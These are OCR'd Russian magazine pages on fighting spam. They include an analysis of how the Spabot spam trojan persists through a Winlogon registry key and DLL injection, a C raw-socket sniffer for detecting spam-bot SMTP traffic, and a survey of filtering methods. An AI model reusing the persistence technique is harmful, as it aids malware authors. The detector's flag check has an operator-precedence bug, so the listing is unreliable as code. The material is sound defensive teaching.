Сам текст послания подделать нетрудно — достаточно скопировать его из листинга, не забыв заменить адрес putaaaaa@fastmail.jp на адрес своего почтового ящика. Затем необходимо приложить заголовок оригинального спамерского письма (в котором содержится его ID, помогающий роботу определить, что именно отправлялось). Тело письма может отсутствовать, но лучше для перестраховки присоединить и его.

➔ **правило 6: не сопротивляйся неизбежному.** Как бы ты не извращался, попадание в спамерские базы неизбежно (особенно при интенсивной переписке). Это всего лишь вопрос времени, с течением которого поток нежелательной корреспонденции возрастает. Наконец наступает момент, когда объем спама в несколько раз превышает полезную переписку, буквально теряющуюся на его фоне. Вариантов здесь два: либо продолжать терпеть это безобразие (ожесточая систему фильтрации, пока она совсем не одичает и не будет пожирать со спамом все подряд), либо сменить ящик, предварительно уведомив об этом каждого из своих респондентов. Но стоит только пойти по пути смены адреса, как куча людей не сможет тебя найти. И если для домашней переписки это вполне терпимо (раз не нашли — значит, не особо хотели), то в корпоративно-деловой среде одно-единственное неполученное письмо может стоить не только упущенной выгоды, но и карьеры.

Отсюда следует неутешительный вывод: электронная почта это, конечно, хорошо, дешево и удобно, но лучше вместе с мейлом давать и номер телефона, который меняется гораздо реже ©




**Расширение функциональных возможностей The Bat'a путем добавления поля X-Failed-Recipients в заголовок письма**

**http://antssoft.fileburst.com/htmlprotector.zip**
HTML Protector

**www.pullsoft.com/htmlpower.zip**
HTML Power

**www.mtopsoft.com/download/enchp.zip**
Encrypt HTML Pro

# семинары по безопасности

## Спам-боты: вскрытие и борьба

ЗЛОБНЫЕ ПРОГРАММИСТЫ НЕ СПЯТ НОЧАМИ И НЕ ОТДЫХАЮТ ДНЯМИ, ПЫТАЯСЬ ЗАСАДИТЬ ОЧЕРЕДНОГО СПАМ-БОТА В КОМПЬЮТЕР ЧЕСТНОГО ПОЛЬЗОВАТЕЛЯ. ОНИ ЗАРАБАТЫВАЮТ ДЕНЬГИ НА НАШЕМ ТРАФИКЕ, ЗАСВЕЧИВАЯ НАС В БЛЭКЛИСТАХ И ВЫСТАВЛЯЯ В ДУРНОМ СВЕТЕ ПЕРЕД НАЧАЛЬСТВОМ. В ЭТОЙ СТАТЬЕ МЫ ВЗГЛЯНЕМ НА СПАМ-БОТЫ С ПОЗИЦИИ ЗАЩИТНИКА ДОБРА И СПРАВЕДЛИВОСТИ, ПРОВЕДЕМ ВСКРЫТИЕ И НАУЧИМСЯ ИХ УБИВАТЬ

Олег Зайцев (Z-oleg.com)

→ **капля истории.** Исторически методики рассылки спама пережили три базовых этапа:

1. РАССЫЛКА ВРУЧНУЮ. ЭТОТ МЕТОД ДО СИХ ПОР ПРИМЕНЯТСЯ, НО ЭФФЕКТИВНОСТЬ ЕГО НЕВЕЛИКА, И С ТАКИМ СПАМОМ ОЧЕНЬ ПРОСТО БОРОТЬСЯ ПУТЕМ ВНЕСЕНИЯ ПОЧТОВОГО И IP-АДРЕСА ОТПРАВИТЕЛЯ СПАМА В ЧЕРНЫЙ СПИСОК.

2. ПРОГРАММЫ АВТОМАТИЧЕСКОЙ РАССЫЛКИ СПАМА. МОГУТ БЫТЬ ВЫПОЛНЕНЫ В ВИДЕ УТИЛИТЫ ПОД WINDOWS ИЛИ СКРИПТА ДЛЯ РАЗМЕЩЕНИЯ НА WEB-САЙТЕ. В СУЩНОСТИ, ЭТО АВТОМАТИЗИРОВАННАЯ РАЗНОВИДНОСТЬ МЕТОДА 1, И ИНОГДА ОНА РАБОТАЕТ ПО ПРИНЦИПУ ЛОХОТРОНА — ПОЛЬЗОВАТЕЛЮ ОБЕЩАЮТСЯ ЗОЛОТЫЕ ГОРЫ, ЕСЛИ ОН ПРИМЕТ УЧАСТИЕ В РАССЫЛКЕ СПАМА ПРИ ПОМОЩИ УКАЗАННОЙ ПРОГРАММЫ. ДОВЕРЧИВЫЕ ПОЛЬЗОВАТЕЛИ ЛОВЯТСЯ НА ЭТО, ПРИНИМАЮТ УЧАСТИЕ — В РЕЗУЛЬТАТЕ ОНИ И ДЕНЕГ НЕ ПОЛУЧАТ, И ИХ IP ПОПАДЕТ В ЧЕРНЫЕ СПИСКИ.

3. РАССЫЛКА СПАМА ПРИ ПОМОЩИ СЕТИ ТРОЯНСКИХ ПРОКСИ И СПАМ-БОТОВ. ЭТОТ МЕТОД НАИБОЛЕЕ ПОПУЛЯРЕН И АКТУАЛЕН В НАСТОЯЩЕЕ ВРЕМЯ И ПОЭТОМУ ЗАСЛУЖИВАЕТ ДЕТАЛЬНОГО РАССМОТРЕНИЯ.

Схема работы типового спам-бота наглядно показана на рисунке 1.

Во-первых, для построения сети троянских прокси или ботов необходимо каким-либо образом заразить множество компьютеров этим самым ботом. Достигнуть этого можно при помощи эксплойтов, Trojan-Downloader, почтовых или сетевых червей. Наиболее простая схема — это Trojan-Downloader, который после запуска доверчивым пользователем затаскивает на пораженный компьютер все остальные компоненты.

Далее, после установки и запуска, спам-бот связывается с сервером владельцев. Несложно догадаться, что для работы ему необходим список e-mail адресов, по которым следует рассылать спам, параметры рассылки и шаблоны самих писем. Чаще всего получение этой информации ведется по многоступенчатой схеме — на первом этапе спам-бот посылает своим хозяевам информацию о том, что он запущен (с указанием IP-адреса пораженной машины, ее характеристиками и неким уникальным идентификатором — шаг 1 на схеме), в ответ получает конфигурацию (шаг 2), содержащую, в частности, URL серверов, с которых ему следует загружать списки адресов и шаблоны спама. Далее спам-бот загружает базу адресов (шаг 3) и шаблоны (шаг 4), после чего приступает к рассылке. Важной особенностью является то, что спам-бот вместо тупой рассылки заданной текстовки по списку адресов может модифицировать текст, дополнять его картинками или представлять в виде графики в соответствии с заданным алгоритмом и шаблоном. После завершения рассылки порции писем многие спам-боты посылают отчет о проделанной работе (шаг 5). Отчет может содержать статистические данные (количество успешных рассылок и ошибок) и список адресов, по которым не удалось разослать спам.

Для пользователя появление на компьютере спам-бота является крайне неприятным событием. Во-первых, он накрутит ему десятки мегабайт тра-






**Рисунок 1. Схема работы спам-бота**




**Фрагмент обмена с SMTP-сервером**

фика. А во-вторых, IP пораженной машины с высокой степенью вероятности попадет в черные списки, и в дальнейшем возникнут проблемы с отправкой нормальной почты. Это особенно важно для фирм, имеющих свой почтовый сервер и статический IP-адрес — всего один юзер со спам-ботом может причинить массу головной боли админам.

Построение сетей из спам-ботов является прибыльным бизнесом — объектом торгов может быть сам спам-бот, готовая сеть из таких ботов или платная рассылка спама, осуществляемая ботами. Бороться с рассылаемым при помощи ботов спамом намного сложнее — фильтрация по IP не эффективна, а модификация писем затрудняет отсев по контексту при помощи байесовских фильтров или сигнатурных анализаторов.

Помимо спам-ботов существует еще одна методика рассылки спама, основанная на применении так называемых троянских прокси (Trojan-Proxy), которые позволяют злоумышленнику работать в сети от имени пораженной машины. Типовой алгоритм работы троянского прокси состоит в открытии на прослушивание некоторого TCP-порта (иногда номер порта статический, но чаще произвольный — для затруднения обнаружения путем сканирования портов), после чего он связывается с владельцами и передает им IP и порт. Далее он работает как обычный прокси-сервер. Многие троянские прокси умеют размножаться по принципу сетевых червей или при помощи уязвимостей.


Важно отметить, что существует множество гибридов — например, спам-бот может обладать функцией Trojan-Downloader для загрузки своих обновлений или установки дополнительных компонентов.

➔ **найти и вскрыть!** Рассмотрим реальный пример — зловреда Trojan.Win32.Spabot.ai. Его установка начинается с загрузки из интернета дроппера размером около 29 Кб. Запустившись, дроппер создает на диске файл C:\WINDOWS\system32\-rpcc.dll и регистрирует себя в автозапуск в качестве расширения Winlogon (ключик HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\rpcc). Далее он внедряет троянский код в процесс winlogon.exe и запускает его через CreateRemoteThread — в результате деятельности троянского кода происходит подгрузка библиотеки rpcc.dll (это классическая методика инжекта библиотек в процесс «по Рихтеру»). Работает библиотека по описанному выше алгоритму — получает задание и начинает методичную рассылку спама. В качестве лирического отступления следует заметить, что среди троянских прокси и спам-ботов метод автозапуска в качестве расширения Winlogon весьма популярен. Его плюс в том, что работа идет из контекста winlogon.exe, отдельного процесса у зловреда нет, а библиотеку с «системным» именем типа rpcc.dll не всякий юзер решится удалить. Если еще добавить руткит-маскировку, восстановление ключей реестра и монопольное открытие файла, то получим труднообнаружимого и трудноудаляемого зловреда.

Теперь посмотрим на спам-бота с точки зрения защиты. Конечно, для борьбы с ними можно посоветовать антивирусы, Firewall и проактивную защиту… Но на самом деле детектировать наличие спам-бота очень несложно и без них. Дело в том, что даже в случае идеальной руткит-маскировки спам-бота выдает рассылка спама — достаточно вооружиться сниффером и посмотреть, что твориться в сети. Выбор сниффера в данном случае не важен, но желательно, чтобы он умел реконструировать TCP-сессии и накапливать статистику. Мне для таких опытов нравится использовать CommView, очень неплох Ethereal. Обнаружив в сети зараженную спам-ботом машину, мы увидим примерно такую статистику (на рисунке внизу показан трафик сегмента сети из двух компьютеров: на одном сниффер, на втором — спам-бот).

Как видно, весь трафик — это SMTP + DNS, что очень характерно для спам-бота. Далее можно отфильтровать обмен по порту 25 TCP и посмотреть содержимое пакетов. Протокол SMTP — текстовый, поэтому рассылка спама засвечивается по содержимому писем.

Аналогичным способом, кстати, можно ловить почтовых червей — разница с точки зрения трафика лишь в том, что червь рассылает свои копии вместо спама.




**Статистика обмена с сетью зараженного спам-ботом ПК за 30 секунд**

Однако у сниффера есть один большой минус — он слишком громоздкий для оперативной проверки компьютера и требует инсталляции. Для исследования локального компьютера выходом из положения является утилита TDIMon (www.sysinternals.com), которая поможет не только обнаружить «нездоровую» сетевую активность, но и вычислить порождающее ее приложение.

Кроме того, не сложно изготовить собственный детектор спам-ботов при помощи C на основе анализа сетевого трафика. Рассмотрим его исходник.

Принцип действия данного детектора крайне прост — в его основе лежит сниффер на базе RAW-сокетов. Приведенный выше код инициализирует библиотеку WS2_32, затем определяет имя хоста и его IP (в реальной утилите стоит предусмотреть возможность указания IP через командную строку — пригодится для запуска на компьютере с несколькими сетевыми картами). Далее сетевая карта переключается в promiscuous mode для приема всех пакетов. Данную фичу тоже можно сделать опциональной — тогда появится возможность анализировать трафик только того компьютера, на котором запущена утилита. Прием и анализ пакетов организован в цикле: ожидаем приема очередного пакета и анализируем его заголовки. Для каждого принятого пакета мы определяем тип по его заголовку — нас интересуют только пакеты TCP/IP v4. Если это так, то далее проверяем номер порта — для отлова спам-бота нам интересен порт 25, соответствующий SMTP-протоколу. При обнаружении таких пакетов на экран выводятся IP-адреса источника и получателя пакета. Для уменьшения протокола в данном исходнике предусмотрен еще один уровень фильтрации — утилита реагирует только на пакеты с установленными флагами SYN + ACK. Если запустить такую утилиту на зараженном спам-ботом компьютере (или такой компьютер будет в одном сегменте сети с тем, на котором запущена утилита), то зафиксируется бурный обмен по порту 25.

Подобная утилита, конечно, не панацея, но в ряде случаев она может весьма пригодиться сисадмину, тем более что программа очень простая, и ее не сложно модифицировать для других видов оперативного анализа трафика. Если дополнить этот пример статистическим анализатором, то несложно построить собственную IDS-систему — тут поле деятельности не ограниченно :). Естественно, что при применении такой утилиты или сниффера следует помнить, что невозможно анализировать трафик компьютеров в сети, построенной на базе свитчей — в этом случае анализ трафика следует вести на маршрутизаторе, отвечающем за обмен локальной сети с внешним миром. В UNIX-системах для такого мониторинга удобно применять tcpdump — он является штатным средством, и полученный в результате его работы текстовый протокол несложно проанализировать. Простейший пример запуска этого сниффера — «tcpdump -l tcp port 25 > smtp.log» C

А вот и листинг нашего детектора:

```
#include <stdafx.h>
#include <winsock2.h>
#include <mstcpip.h>
// Буфер для приема данных
#define MAX_PACKET_SIZE  65535
static BYTE Buffer[MAX_PACKET_SIZE];
int _tmain(int argc, _TCHAR* argv[])
{
 WSADATA wsadata;                                          // Инициализация WinSock
 SOCKET RawSocket;                                         // Слущающий сокет
 int  res = 0;                                             // Инициализация WS2_32
 WSAStartup(MAKEWORD(2,2), &wsadata);                      // Создание RAW-сокета
 RawSocket = socket( AF_INET, SOCK_RAW, IPPROTO_IP );
// Определение имени хоста для нашего ПК
 char HostName[256] ="localhost";
 gethostname(HostName, sizeof(HostName));
 printf("HostName = %s \n", HostName);   // Определение информации по имени хоста
 PHOSTENT  pLocalHostEnt;
 pLocalHostEnt = gethostbyname(HostName);
// Подготовка структуры SockAddr с адресом нашего хоста
 SOCKADDR_IN SockAddr;
 ZeroMemory(&SockAddr, sizeof(SockAddr));
 SockAddr.sin_family = AF_INET;
 SockAddr.sin_addr.s_addr = ((in_addr *)pLocalHostEnt->h_addr_list[0])->s_addr;
 /*
 // если на ПК несколько сетевых карт, то вместо определения IP его нужно задать
вручную
 SockAddr.sin_addr.s_addr = inet_addr("x.x.x.x");
 */
 printf("Host IP = %s \n", inet_ntoa(SockAddr.sin_addr)); // Привязка
 res = bind(RawSocket, (SOCKADDR *)&SockAddr, sizeof(SOCKADDR));
// Переключение сетевой карты в "promiscuous mode" для захвата всех пакетов
 unsigned long      flag = 1;
 res = ioctlsocket(RawSocket, SIO_RCVALL, &flag);
// Прием IP-пакетов в «мертвом» цикле
 while( true )
 {
// Ожидание очередного пакета
  int count;
  ZeroMemory(&Buffer, sizeof(Buffer));
  count = recv( RawSocket, (char *)Buffer, sizeof(Buffer), 0 );
// Анализ только пакетов TCP v4
  if (count > 33 && Buffer[0] == 0x45 && Buffer[9] == 0x06) {
// Порт = 110 ? это POP3
   if ((Buffer[20] == 0 && Buffer[21] == 110) ||
     (Buffer[22] == 0 && Buffer[23] == 110))
// Отлов пакетов, у которых выставлены флаги SYN + ACK
    if (Buffer[33] & 0x12 == 0x12)
     printf("POP3: %d.%d.%d.%d -> %d.%d.%d.%d \n",
     Buffer[12], Buffer[13], Buffer[14], Buffer[15],
     Buffer[16], Buffer[17], Buffer[18], Buffer[19]);
// Порт = 25 ? это SMTP
   if ((Buffer[20] == 0 && Buffer[21] == 25) ||
     (Buffer[22] == 0 && Buffer[23] == 25))
// Отлов пакетов, у которых выставлены флаги SYN + ACK
    if (Buffer[33] & 0x12 == 0x12)
     printf("SMTP: %d.%d.%d.%d -> %d.%d.%d.%d \n",
     Buffer[12], Buffer[13], Buffer[14], Buffer[15],
     Buffer[16], Buffer[17], Buffer[18], Buffer[19]);
  }
 }
 closesocket(RawSocket);
 WSACleanup();
}
```

1 МЕСТО ? ?

2 МЕСТО ? ?

3 МЕСТО
ЦИФРОВОЙ ФОТОАППАРАТ SAMSUNG NV-7


## КОНКУРС ДЛЯ ЧИТАТЕЛЕЙ СПЕЦА!

МЫ ПРОВОДИМ КОНКУРС НА ЛУЧШУЮ СТАТЬЮ ОТ НАШИХ ЧИТАТЕЛЕЙ! ТЫ ОТЛИЧНО РАЗБИРАЕШЬСЯ В СОВРЕМЕННЫХ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЯХ? ДЛЯ ТЕБЯ НЕТ СЕКРЕТОВ В ПРОГРАММИРОВАНИИ? МОЖЕШЬ СДЕЛАТЬ КРУТЕЙШИЙ ВЕБ-САЙТ ДАЖЕ В БЛОКНОТЕ, НАДЕЖНО ЗАЩИТИШЬ ОТ ВТОРЖЕНИЯ СЕТЬ ЛЮБОГО РАЗМЕРА? ЗНАЕШЬ ЧТО-ТО ТАКОЕ, ЧТО БУДЕТ ИНТЕРЕСНО ДРУГИМ, И ИЩЕШЬ СПОСОБ ПОДЕЛИТЬСЯ ИНФОРМАЦИЕЙ? ТОГДА ТЫ ПРИШЕЛ ПО АДРЕСУ! НАПИШИ СТАТЬЮ НА ТУ ТЕМУ, КОТОРАЯ ТЕБЕ НАИБОЛЕЕ БЛИЗКА, В КОТОРОЙ ТЫ РАЗБИРАЕШЬСЯ ЛУЧШЕ ВСЕХ И ПРИШЛИ ЕЕ НАМ.

## Следи за публикуемыми списками победителей. Лучшие авторы получат ценные цифровые призы от журнала «СПЕЦ» и наших партнеров!

**УСЛОВИЯ УЧАСТИЯ В КОНКУРСЕ:**

В конкурсе будут участвовать статьи, присланные до 1 июля 2007 года. Статьи должны соответствовать тематике журнала. Объем статьи должен быть не менее 9 тысяч знаков (с пробелами). Статья должна включать в себя иллюстрации (картинки, фотографии, скриншоты).

**Критериями оценки будут выступать:** техническая грамотность, интересность и необычность, полезность, литературная грамотность, стиль написания и легкость чтения материала

**ПРИЗЫ:**

**Третье место:** цифровай фотокамера Samsung NV-7 с 7-мегапиксельным разрешением и 7-кратным зум-объективом Schneider-Kreuznach. Все это собрано воедино в легком и стильном корпусе из черного алюминиего сплава, который надежно защитит аппарат от случайных столкновений с твердыми предметами.

**Мы хотим, чтобы ты действительно постарался, выложился на все сто. Поэтому, чтобы подстегнуть твое рвение и заинтриговать тебя, информацию о призах за 1-ое и 2-ое места мы будем держать в секрете.**

# мужская помощь

## Передовые антиспам-технологии

КАЖДЫЙ ДЕНЬ МНЕ ПРИХОДЯТ ДЕСЯТКИ НЕЖДАННЫХ ПИСЕМ. ЭТО ОЧЕНЬ НАПРЯГАЕТ, ОСОБЕННО КОГДА ПЫТАЕШЬСЯ НАЙТИ ТО ЕДИНСТВЕННОЕ ЭЛЕКТРОННОЕ СООБЩЕНИЕ, КОТОРОЕ ТАК ТЕБЕ НУЖНО. ЕЩЕ ОСТРЕЕ ЭТО ПРОБЛЕМА СТОИТ В КОРПОРАТИВНОЙ ПЕРЕПИСКЕ — ТАМ ЛЮДИ НЕ ПРОСТО НЕРВНИЧАЮТ, А ТЕРЯЮТ ВПОЛНЕ РЕАЛЬНЫЕ ДЕНЬГИ. СООТВЕТСТВЕННО, ВСЯКОМУ ДЕЙСТВИЮ НЕОБХОДИМО НАЙТИ ПРОТИВОДЕЙСТВИЕ, И ПОТОМУ СТАЛИ РАЗРАБАТЫВАТЬСЯ РАЗНООБРАЗНЫЕ ТЕХНОЛОГИИ БОРЬБЫ СО СПАМОМ, О КОТОРЫХ Я СЕЙЧАС И РАССКАЖУ

deeoni$ (deeonis@gmail.com), icq: 982-622


Спамерский бизнес — очень прибыльное дело. На рассылке писем можно заработать столько, сколько простой смертный не потратит за всю жизнь. Поэтому спамеры постоянно изобретают новые методы доставки своих писем пользователям Сети. Бороться со столь неприятной вещью нужно комплексно. Противодействие должно быть многоуровневым: образовательным, организационным, законодательным и технологическим. Я подробно расскажу лишь о последнем.

➔ **технологические инструменты борьбы со спамом.** В настоящее время состояние индустрии производства программного обеспечения по борьбе со спамом можно определить как незрелое. Постоянно выходит новое ПО, призванное фильтровать нежелательную рекламу, приходящую на e-mail. В каждом продукте используются свои методы определения «нежелательных сообщений», но в целом их можно разделить на две большие группы: процедурные и распределенные методы борьбы со спамом.

➔ **процедурные методы.** Все процедурные методы борьбы со спамом основываются на проверке подлинности (аутентификации) отправителя. Существует ряд методов, определяющих, реален ли отправитель письма или это просто бот. Такая технология называется системой с запросом к отправителю (challenge response systems) и используется для повышения издержек при рассылке спама. Все запросы подразделяются на три общие категории: запросы для человеческого интеллекта, вычислительные запросы и денежные запросы. При этом адресат сможет получить письмо только после того, как отправитель ответит на запрос.

Запросы для человеческого интеллекта (human challenges) могут представлять собой картинку с плохо читаемой надписью (по типу тех, что предлагается ввести при регистрации на форумах). Отправитель должен ввести буквы, изображенные в виде графического образа. Подобную задачу может решить практически любой человек, а если запрос составлен достаточно хорошо, то компьютеру это будет не под силу.

В случае с вычислительными запросами (computational challenges) компьютерная система должна решить некоторую головоломку. Если провести аналогию, получатель предлагает отправителю пазл, кусочки которого находятся в случайном порядке. Отправитель должен составить эти кусочки и выслать ответ получателю. Причем сами головоломки должны легко и быстро составляться, и также легко проверятся, а вот решение должно быть достаточно долгим. При наличии стандартов на вычислительные запросы весь процесс можно автоматизировать. То есть система на стороне ад-

ресата при получении письма формирует вычислительный запрос и отсылает его отправителю. На стороне отправителя, в свою очередь, производятся соответствующие вычисления, которые занимают достаточное время (несколько минут), после чего ответ уходит обратно адресату, на стороне которого осуществляется его проверка. Большой объем вычислений для проведения массовых рассылок будет слишком дорог.

Суть метода с микроплатежами состоит в следующем: при получении письма адресат просит прислать отправителя некоторую несущественную сумму денег, причем если письмо является спамом, деньги остаются у получателя. Данный метод можно автоматизировать, заведя для каждого переписчика некий счет, на котором будет храниться определенная сумма. При получении подобного запроса со счета будет сниматься несколько центов.

У этого метода существует множество недостатков, и он наиболее сложен в реализации, как с технической, так и с экономико-юридической стороны. Но его можно использовать совместно с белыми списками, в результате чего пользователь, единожды выполнив запрос, попадает в белый список, и более не проверяется на «существование».

Еще один способ борьбы со спамом — это создание кратковременных (ephemeral) или отключаемых (disposable) адресов электронной почты. В этом случае пользователь дает каждому человеку, с которым он переписывается, свой отдельный адрес. Если же на какой-либо из этих адресов начнет поступать спам, то его можно просто уничтожить одним нажатием кнопки. В результате все письма, адресованные на него, будут возвращаться с отказом. Примерно по такому механизму действует большинство пользователей. Регистрируется e-mail на каком-либо из бесплатных серверов и указывается во всех сервисах Сети, которые требуют адрес почтового ящика.

Также существует идея снабдить каждое письмо электронной подписью. Кажется, что все просто и достаточно эффективно, но подобное решение потребует в корне пересмотреть подход к электронной почте и к протоколам, реализующим данный сервис. Потребуется создавать новые глобальные стандарты и пересаживать на них весь интернет.

➔ **распределенные методы.** Технически спам можно фильтровать двумя основными способами: по формальным признакам сообщения (по обратному адресу, способу отправки и оформлению) и по его содержанию (то есть по его смыслу, семантически). Оба способа имеют свои особенности реализации, а также свои достоинства и недостатки.

➔ **формальные методы.** Самыми распространенными методами формальной фильтрации являются черные и белые списки. Спамеры должны посылать свои письма откуда-то. Оказывается, что строку «Откуда» (From), как и большинство других элементов электронного письма, крайне легко фальсифицировать. Однако IP-адрес, с которого приходит сообщение, то есть его интернет-адрес, подделать почти невозможно. Черные списки включают перечни адресов отправителей спама; они составляются примерно таким же образом, как работают системы с поиском совпадений,— либо на основе жалоб пользователей, либо с помощью «ловушек».

Но у блэклистов есть много своих недостатков. Часто в черные списки попадают открытые прокси-серверы и открытые почтовые пересылки. Также возможны ситуации попадания в эти списки абсолютно невинных пользователей. Так, некоторые IP-адреса являются источниками как спама, так и нормальных писем — например, динамические IP-адреса, выделяемые провайдером абонентам коммутируемого доступа, однако черные списки этого не различают. Бывали случаи, что за спам наказывали целые подсети. Также существует проблема с обновлением блэклистов. Тем, кто уже попал в черные списки (а это могут быть невинные жертвы спамеров, использующих дыры в системе безопасности), порой непросто добиться удаления оттуда.

Белые списки или Safe Lists — одна из самых распространенных технологий, которая работает в сочетании с обучаемыми фильтрами, системами с поиском совпадений и системами с запросом к отправителю. В белые списки включают тех людей, которые зарекомендовали себя как добропорядочные отправители. Как правило, это индивидуальные пользователи, хотя в некоторых системах могут быть указаны целые домены. Если обучаемая система помечает сообщение как спам, но отправитель записан у пользователя в белом списке, то сообщение все же доходит до адресата. Таким образом, этот метод блокирования спама помогает уменьшить вред от ложных срабатываний.

Некоторые пользователи предпочитают крайний вариант использования белых списков — это так называемый «эксклюзивный режим». В этом случае пропускаются только письма, чьи отправители находятся в белом списке, а остальные складываются в папку «Спам». Адресат может сам просматривать время от времени папку с спамом и выбирать оттуда письма, которые таковым не являются. Этот метод подходит людям, получающим малое количество электронных сообщений или тем, чей круг общения по переписке достаточно хорошо определен. Для бизнес-пользователей этот способ не подходит, так как большинство писем приходит от новых клиентов.

**Spam protect**


В целом, белые списки не очень надежны. Подделать адрес отправителя очень просто, так как используемый протокол позволяет любому человеку выдать себя за другого. Поэтому мы часто можем получать спам от самих себя, так как многие пользователи вносят в белый список себя или своих друзей.

Еще одним из методов фильтрации спама являются формальные правила. Формальные правила проверяют способ посылки письма и его оформление. К типичным признакам спамерского письма относятся отсутствие адреса отправителя, отсутствие или наличие слишком большого числа получателей, отсутствие IP-адреса в системе DNS, сфальсифицированные или некорректные служебные заголовки и т.п. Часто производится фильтрация по размеру и формату сообщения. Набор правил антиспамерской программы может содержать сотни и даже тысячи элементов.

➔ **лингвистические методы.** Для каждого спамерского письма может быть автоматически создана так называемая сигнатура, позволяющая распознать это письмо даже с небольшими моди-

**Эффективность DCC и STA**

| Выходные дни | Спам всего | DCC | FP | STA | FP | Возможный STA | FP | FN | Обнаруженный спам |
|---|---|---|---|---|---|---|---|---|---|
| **09 мая 2003** | 574 | 380 | 2 | 170 | 0 | 23 | 1 | 4 | 99.3% |
| **16 мая 2003** | 557 | 308 | 1 | 210 | 0 | 38 | 5 | 6 | 98.9% |
| **23 мая 2003** | 608 | 327 | 0 | 233 | 1 | 48 | 1 | 0 | 99.6% |
| **30 мая 2003** | 724 | 423 | 0 | 243 | 1 | 53 | 4 | 5 | 98.6% |
| **30 марта 2005** | 2463 | 1438 | 3 | 856 | 2 | 162 | 11 | 15 | 99.1% |



**Антиспам в БАТе**

